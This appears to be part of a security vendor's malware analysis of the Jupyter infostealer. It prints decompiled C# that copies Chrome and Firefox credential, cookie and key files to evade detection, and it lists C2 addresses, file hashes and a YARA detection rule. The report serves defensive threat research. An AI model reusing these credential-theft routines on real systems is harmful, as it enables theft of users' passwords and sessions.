
VERSIONS:

CS-DN/1.3:

Creation date: 2020-06

SHA-1: 864fa452bef69f877917c6feebf245e77a213c9d


This is the first version seen in the wild of the infostealer. Stealing information (autocomplete, cookies, and passwords) only from Chrome browsers, it uses the same FingerPrint class mentioned in the previous stage to get the UID.



```
{ } jupyter
    chromium @02000002
        Base Type and Interfaces
        Derived Types
        chromium(string, string) : void @0600
        pack_data() : string @06000004
        steal_autocmpl() : void @06000003
        steal_cookies() : void @06000002
        steal_passwords() : void @06000001
        aes_key : byte[] @04000003
        autocmp : byte[] @04000006
        cookies : byte[] @04000005
        pwds_db : byte[] @04000004
        ready : bool @04000007
        soft : string @04000001
        userdata_path : string @04000002
    FingerPrint @02000009
    hvnc @02000003
    JsonArray @02000006
    JsonObject @02000005
    JsonParser @02000008
    JsonParserClass @02000007
    JsonValue @02000004
    jupyter @0200000A
```

Figure 18: Jupyter version CS-DN/1.3.

It copies the stolen information to another directory, and then reads the information from there to avoid triggering alerts. This allows it to evade defenses and continue on to achieving the attacker's ultimate goal of exfiltration.



```
public static void Prepare()
{
    string str = Environment.GetEnvironmentVariable("userprofile") + "\\AppData\\Local\\Google\\Chrome\\";
    if (Directory.Exists(str + "User Data"))
    {
        hvnc.DirectoryCopy(str + "User Data", str + "Guest", true);
    }
}
```


Figure 19: Jupyter's defense evasion.

CS-DN/1.8:

Creation date: 2020-10-07

SHA-1: 942c1b5eb8ea14e2fa0d0b83a296cf37c8efa688


This version added Firefox information stealing (cookies, logins, certificates, and form history). This version uses the same technique of copying the stolen information before accessing it to evade detection.



```
internal class firefox
{
    // Token: 0x06000128 RID: 296
    private byte[] load_file(string path)
    {
        string str = jupyter.GenRandomString(8);
        File.Copy(path, Environment.GetEnvironmentVariable("temp") + "\\" + str);
        byte[] result = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        File.Delete(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        return result;
    }

    // Token: 0x06000129 RID: 297
    private bool steal_data()
    {
        foreach (DirectoryInfo directoryInfo2 in new DirectoryInfo(this.profiles_path).GetDirectories())
        {
            if (File.Exists(directoryInfo2.FullName + "\\logins.json") && File.Exists(directoryInfo2.FullName + "\\key4.db") && File.Exists
              (directoryInfo2.FullName + "\\cert9.db") && File.Exists(directoryInfo2.FullName + "\\cookies.sqlite") && File.Exists
              (directoryInfo2.FullName + "\\formhistory.sqlite"))
            {
                this.nss_cert = this.load_file(directoryInfo2.FullName + "\\cert9.db");
                this.nss_key = this.load_file(directoryInfo2.FullName + "\\key4.db");
                this.logins = this.load_file(directoryInfo2.FullName + "\\logins.json");
                this.cookies = this.load_file(directoryInfo2.FullName + "\\cookies.sqlite");
                this.autocmp = this.load_file(directoryInfo2.FullName + "\\formhistory.sqlite");
                return true;
            }
        }
        return false;
    }
```

Figure 20: Jupyter added Firefox information stealing.

All of the stolen information is sent to the configured C2, which is different from the loader. At the time of writing this, the admin panel was still active.



Who are u?
Not secure | 45.146.165.222/j/login?next=%2Fj%2F
Please log in to access this page.
Authentication
Login
Password
Login

Figure 21: The admin panel.

CONCLUSION

Every version of the Jupyter infostealer adds yet another unknown element to the attack so that detection-centric solutions can be evaded and continuously bypassed. As our analysis shows, the infostealer creator constantly changes the code to collect more information and more efficiently evade detection without causing alerts.

Jupyter and similarly evolving attacks make clear the fundamental issue with detection-centric tools because they show that the adversary can consistently iterate on their attack to stay ahead of the defender. Morphisec customers are secured against unknown attacks like this without needing to detect any portion of the attack chain through the zero trust runtime environment created by our moving target defense technology.

IOCS

Yara:

```
rule Jupyter_Infostealer
{
    meta:
        description = “Rule to detect Jupyter Infostealer”
        author = “Morphisec labs
    strings:
        $uid = “\”hwid\”:” wide
        $version_loader1 = “DR/” wide
        $version_loader2 = “DN-DN/” wide
        $version_jupyter = “CS-DN/” wide
    condition:
        uint16(0) == 0x5A4D and $uid and 1 of ($version*)
}
```

Zip:

- 02a52b218756fa65e9fd8a9acb75202afd150e4c
- ce9d62978c8af736935af5ed1808bfc829cbb546
- 591f33f968ed00c72e2064e54ccb641272681cb4

Installer (from zipped folder):

- b2ed7e45eec9afb74ffbfa90495824945b8a84c7
- 6ad28e1810eb1be26e835e5224e78e13576887b9
- 3854bc3263c1bf3e3a79c0310e1b972bcb17b8a5
- 59488aa15eeb47cd0b024c8a117db82f1bc17a80
- 5bc62d38e3249c9e5cb6fe2cb4e11b4dfb3c8917

C2 Jupyter client:

- 26af2e85b0a50bf2352d46350744d4997448e51d
- 1478b1ead914f03d801087dc0b4cca07b19c7f53
- ea2b5b7bcc0efde95ef1daf91dcb1aa55e3458a9
- f76e293d627c55eca18ce96e587fb8c6e37d8206
- 8133304181d209cb302fbcdbf3965b0b5c7fa20c
- aecd083118b9333133c2f43f85558730285ed292

Jupyter Infostealer:

- 261ed0f6c7b5052a6f4275a2c4d3207e56333b05
- 942c1b5eb8ea14e2fa0d0b83a296cf37c8efa688
- 864fa452bef69f877917c6feebf245e77a213c9d (the original one without firefox and with original UID)

C2:

- 45.135.232[.]131
- 45.146.165[.]222
- 45.146.165[.]219
- 91.241.19[.]21
- gogohid[.]com
- spacetruck[.]biz
- blackl1vesmatter[.]org
- Mixblazerteam[.]com
- vincentolife[.]com/j
- On-offtrack[.]biz

ABOUT MORPHISEC

Morphisec delivers an entirely new level of innovation to customers with its patented Moving Target Defense technology - placing defenders in a prevent-first posture against the most advanced threats to the enterprise, including APTs, zero-days, ransomware, evasive fileless attacks and web-borne exploits. Morphisec provides a crucial, smallfootprint memory-defense layer that easily deploys into a company's existing security infrastructure to form a simple, highly effective, cost-efficient prevention stack that is truly disruptive to today's existing cybersecurity model.